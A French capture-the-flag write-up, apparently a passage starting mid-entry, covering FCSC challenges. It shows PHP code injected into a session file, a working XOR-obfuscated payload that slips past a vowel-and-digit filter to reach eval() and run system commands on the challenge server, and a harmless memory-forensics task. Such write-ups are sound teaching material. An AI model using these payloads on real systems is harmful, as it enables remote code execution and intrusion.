Parfait, le contenue passé dans l'url s'affiche. Notre but est de lire le flag, sachant que flag,php est déjà inclu on n'a pas besoin de l'inclure dans notre payload. On peut se douter que le flag sera contenu dans une variable $flag.
On a plus qu'à faire un :
?monster=<?php echo $flag; ?>
puis allez voir le contenu
?monster=./sessions/sess_votrephpsessid

```
monster|s:19:"FCSC{83f5d0d1a3c9c82da282994e348ef49949ea4977c526634960f44b0380785622}";
```

Flagged :)
Flag : FCSC{83f5d0d1a3c9c82da282994e348ef49949ea4977c526634960f44b0380785622}

Lipogrammeurs
200 points (points dynamiques)
Énoncé : Vous avez trouvé cette page qui vous semble étrange. Pouvez-vous nous convaincre qu'il y a effectivement un problème en retrouvant le flag présent sur le serveur ?
URL : http://challenges2.france-cybersecurity-challenge.fr:5008/

On lance le challenge et on arrive sur ça :
encore une fois la doc de php va bien nous servir : https://www.php.net/manual/fr/index.php

```php
<?php
    if (isset($_GET['code'])) {
        $code = substr($_GET['code'], 0, 250);
        if (preg_match('/a|e|i|o|u|y|[0-9]/i', $code)) {
            die('No way! Go away!');
        } else {
            try {
                eval($code);
            } catch (ParseError $e) {
                die('No way! Go away!');
            }
        }
    } else {
        show_source(__FILE__);
    }
```

c'est parti pour vous expliquer ce petit code :) :

-la 1ere ligne (si on ne compte pas les balises de php) sert à vérifier qu'on a bien entré la variable en get dans l'url : ?code=value si elle n'est pas présente alors on rentre dans le else qui s'occupe juste de nous montrer ce *magnifique* code php.

- 2ème lignes : on crée une variable code qui va être égal à substr($_GET['code'], 0, 250).
Grâce à la documentation de php on comprend que substr retourne le "segment de $_GET['code'] qui est entre 0 et 250.
Exemple : echo substr('abcdef', 1, 3); // bcd
Remarque : on voit que ça commence à 0

- Ensuite on a le preg_match qui nous dit que si dans notre variable code (donc dans ?monster=value). Si dans value (qui doit être comprises entre 1 (0) et 250) on a les caractères : a, e, i, o, u, y et des chiffres de 0 à 9 alors notre payload sera faux (fonction die).
*Remarque : il y a **i** après le délimiteur, on appel ça un flags et i veut dire que ce n'est pas sensible à la casse donc que ce soit A ou a ça ne change rien.*

- Si on ne rentre pas dans le preg_match alors on exécute le code php contenue dans la variable code

- **ParseError** est émit quand une erreur se produit lors de l'analyse de code PHP, comme quand eval() est appelé.

Exploitation :

Le but est donc d'exécuter du code php (donc en rentrant dans le eval) sauf que je rappelle qu'on a pas le droit à :
a, e, i, o, u, y, chiffre de 0 à 9.
Il faut donc réussir à bypass le preg_march. En ce renseignant un peu, on apprend qu'on peut obfu son payload en xor. On peut trouver ce payload :
"";$_='$<>/'^'{{{{';${$_}[_](${$_}[__]);
qui permet de faire deux variables en get.

Premièrement on s'en sert pour voir où est le flag sur le serveur :

http://challenges2.france-cybersecurity-challenge.fr:5008/?code=%22%22;$_=%27$%3C%3E/%27^%27{{{{%27;${$_}[_](${$_}[__]);&_=system&__=ls

La partie en orange correspond à nos deux variables en get permise grâce au paload obfu.

```
index.php
```

Parfait ça marche mais pourquoi nous avons que index.php ? Tentons un ls -la.

```
total 16
dr-xr-xr-x 1 root root 4096 Apr 27 14:33 .
drwxr-xr-x 1 root root 4096 Apr 27 14:33 ..
-r--r--r-- 1 root root  115 Apr 27 14:32 .flag.inside.J44kYHYL3asgsU7R9zHWZXbRWK7JjF7E.php
-r-xr-xr-x 1 root root  304 Apr 27 14:32 index.php
```

Et oui c'était bien un fichier cacher. On a plus qu'à cat le fichier :
.flag.inside.J44kYHYL3asgsU7R9zHWZXbRWK7JjF7E.php
pour avoir le flag.
http://challenges2.france-cybersecurity-challenge.fr:5008/?code=%22%22;$_=%27$%3C%3E/%27^%27{{{{%27;${$_}[_](${$_}[__]);&_=system&__=cat%20.flag.inside.J44kYHYL3asgsU7R9zHWZXbRWK7JjF7E.php

On regarde le code source et le flag apparaît :)
Flag :
FCSC{53d195522a15aa0ce67954dc1de7c5063174a721ee5aa924a4b9b15ba1ab6948}

Remarque : vous pouvez vous servir de ce site pour faire des payloads obfu : https://hackvertor.co.uk/public il suffit de rentrer :
<@phpnonalpha_6>code php<@/phpnonalpha_6> dans l'input et vous aurez votre code obfu.

FORENSIC

Académie de l'investigation - C'est la rentrée

50 points (points dynamiques donc possible que vous voyez un nombre de point différent sur un autre wu)
Énoncé : Bienvenu à l'académie de l'investigation numérique! Votre mission, valider un maximum d'étapes de cette série afin de démontrer votre dextérité en analyse mémoire GNU/Linux.

Première étape : retrouvez le **HOSTNAME**, le nom de l'**utilisateur** authentifié lors du dump et la **version** de Linux sur lequel le dump a été fait.

Format du flag : FCSC{hostname:user:x.x.x-x-amdxx}

Pour ce chall on a un dump linux donc impossible d'avoir des infos sur volatility (je crois qu'il faut installer des packages ou autre chose pour pouvoir analyser du linux). Bref pour ma part j'ai utiliser strings avec grep pour avoir les informations.

strings dmp,mem | grep HOSTNAME -> on cherche un peu et on trouve challenge.fcsc

Pour la version j'avais lancé un strings global sans grep au début et on voyait à la fin la version donc j'ai pas eu besoin de grep même si on sait que c'est du amd donc on peut grep avec amd.
version = 5.4.0-4-amd64

L'username a été le plus difficile à trouver mais il suffisait juste de faire :
strings dmp,mem | grep /home/ -> on trouve Lesage.

FCSC{challenge.fcsc:Lesage:5.4.0-4-amd64}